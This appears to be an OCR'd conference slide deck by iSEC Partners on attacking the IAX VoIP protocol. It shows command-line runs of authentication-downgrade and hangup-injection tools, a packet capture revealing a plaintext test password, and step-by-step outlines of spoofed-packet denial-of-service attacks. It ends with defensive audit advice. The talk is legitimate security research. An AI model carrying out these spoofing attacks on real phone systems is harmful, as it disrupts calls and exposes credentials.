
IAX Endpoint

Asterisk

Attacker

IAX Authentication Attacks

- Screenshot of IAXAuthJack



```
bt iax # ./iaxauthjack.py -i eth0 192.168.5.106 10.13.39.10

IAX Authentication Downgrade Tool
iSEC Partners, Copyright 2007 <c>
http://www.isecpartners.com
Written by Zane Lackey

Spoofed a plaintext-only REGAUTH from 10.13.39.10 to 192.168.5.106.
bt iax #
```

```
    Timestamp: 3
    Outbound seq.no.: 1
    Inbound seq.no.: 1
  ⊟ Type: IAX (6)
      IAX subclass: REGREQ (13)
    ⊟ Information Element: Username (peer or user) for authentication: zane
        IE id: Username (peer or user) for authentication (0x06)
        Length: 4
        Username (peer or user) for authentication: zane
    ⊟ Information Element: Password for authentication: 123voiptest
        IE id: Password for authentication (0x07)
        Length: 11
        Password for authentication: 123voiptest
```

```
0010  00 3b f0 34 00 00 80 11  53 54 c0 a8 05 6a 0a 0d   .;.4.... ST...j..
0020  27 0a 11 d9 11 d9 00 27  49 c8 80 1a 00 01 00 00   '......' I.......
0030  00 03 01 01 06 0d 06 04  7a 61 6e 65 07 0b 31 32   ........ zane..12
0040  33 76 6f 69 70 74 65 73  74                        3voiptes t
```


IAX DoS Attacks

- IAX signaling information is sent in the clear by default
  - Par for the course, SIP/H.323/etc do the same
  - Opens up the door for all sorts of DoS attacks
    - Researched extensively on other protocols, similar attacks apply to IAX
- Attacks we'll discuss today:
  - Registration Reject
  - Hangup
  - Hold/Quelch
  - Call Reject

IAX DoS Attacks

- Registration Reject
  - Simple attack
  - Watch the network, wait for client to attempt to register with server
  - When a registration is spotted, spoof a Registration Reject packet from the server to the client


IAX DoS Attacks



IAX DoS Attacks


- Hangup
  - A bit more complicated, we need state information now
  - Watch the network for a call in process
  - Wait for a Full/signal frame that contains needed sequence information
  - Parse sequence info, update oseq/iseq values for our spoofed frame
  - Inject hangup packet
- We’ve created a tool to do this called IAXHangup
  - Can be easily modified to perform the other DoS attacks described

IAX DoS Attacks



IAX DoS Attacks

- IAXHangup screenshot




```
bt iax # ./iaxhangup.py -i eth0 192.168.5.106 192.168.5.128

IAX HANGUP DoS Tool
iSEC Partners, Copyright 2007 <c>
http://www.isecpartners.com
Written by Zane Lackey

HANGUP injected into call between 192.168.5.106 and 192.168.5.128.
bt iax #
```

IAX DoS Attacks

- Hold/Quelch
  - Hold and Quelch have same behavior
    - Causes remote end to stop sending audio
  - Similar to Hangup in state requirements
  - Watch the network for a call in process
  - Wait for a Full/signal frame that contains needed sequence information
  - Parse sequence info, update oseq/iseq values for our spoofed frame
  - Inject hold/quelch packet


IAX DoS Attacks



IAX DoS Attacks

- Call Reject
  - Watch the network for the call setup process
  - Wait for a Full/signal frame that contains needed sequence information
  - Parse sequence info, update oseq/iseq values for our spoofed frame
  - Inject reject packet

IAX DoS Attacks



Other IAX Attacks

- Not enough time in this talk to discuss all potential IAX attacks
- Other areas of concern such as:
  - Call transfer attacks
  - Call confidentiality/integrity
    - Tools to abuse this on other VoIP protocols exist
      - *Oreka* for call recording
      - *RTPInject* for audio injection (hooray for shameless plugs!)
      - Lots of others: http://www.voipsa.org/Resources/tools.php
    - Only a matter of time until tools like these appear for IAX
- IAX hasn’t been attacked as much as SIP, targeted fuzzing of both Asterisk and clients is likely to uncover a number of bugs

Conclusion

Conclusion


- VoIP (H.323 and IAX)
  - Not Secure by default
  - Open to many of the same old issues as well as some new ones

- Audit your VoIP networks
  - Chapter 10 of “VoIP Security” book by presenter
  - Tool Release: VoIP Security Audit Program (VSAP)

Questions


- **Himanshu Dwivedi**
  - hdwivedi@isecpartners.com
- **Zane Lackey**
  - zane@isecpartners.com


- **VoIP Tools (Released today)**
  - https://www.isecpartners.com/tools.html
    - RTPInject ← Turbo Talk tomorrow at 10:30am
    - VSAP (VoIP Security Audit Program)
    - SIP.Tastic
    - IAX.Brute
    - IAXAuthReplay
    - IAXAuthHijack
    - H.323.Security





iSEC Partners


- **Research**
  - **BlackHat 2007: 6 Presentations (9 Speakers)**
  - **Blackhat 2006: 4 Presentations (5 Speakers)**
  - **Blackhat 2005: 3 Presentations (4 Speakers)**
- **Whitepapers**
  - Cross Site Reference Forgery (XSRF)
  - Software Penetration Testing
- **Custom Tools (23 Application, Infrastructure, VoIP, and Storage Tools)**
  - Application: ProxMon, CyberVilliansCA, File Fuzzers, Windows IPC Fuzzing, WSMap, Elzap, SecureCookies, WSBang, WSMap
  - Infrastructure: SecureCisco, SecureBigIP, CiscoIPv6check, SecureWin2003, SecureWinXP
  - Storage: SecureNetApp, SNAP, CPT, StorScan
  - VoIP: RTPInject, VSAP, SIP.Tastic, IAXAuthReplay, IAXAuthHijack, H.323.Security
- **Authored Books**
  - Hacking Exposed: Web 2.0
  - Hacking VoIP
  - Implementing SSH
  - Securing Storage
  - Hacker's Challenge 3











iSEC Partners

- iSEC Partners, Inc.
  - Consulting
    - Application Security
    - Network Security
    - Hardware Security
    - Independent Security Reports (iSR)
  - Computer Based Security Training
    - Secure Development Guidelines for Web Applications
    - Secure Development Guidelines for C, C++
    - Secure Development Guidelines for Java
    - Planning for Security Changes in Vista/IE7
  - Products
    - SecurityQA Toolbar (Web Applications)
    - Secure Developer Taskbar (Win32 Programs)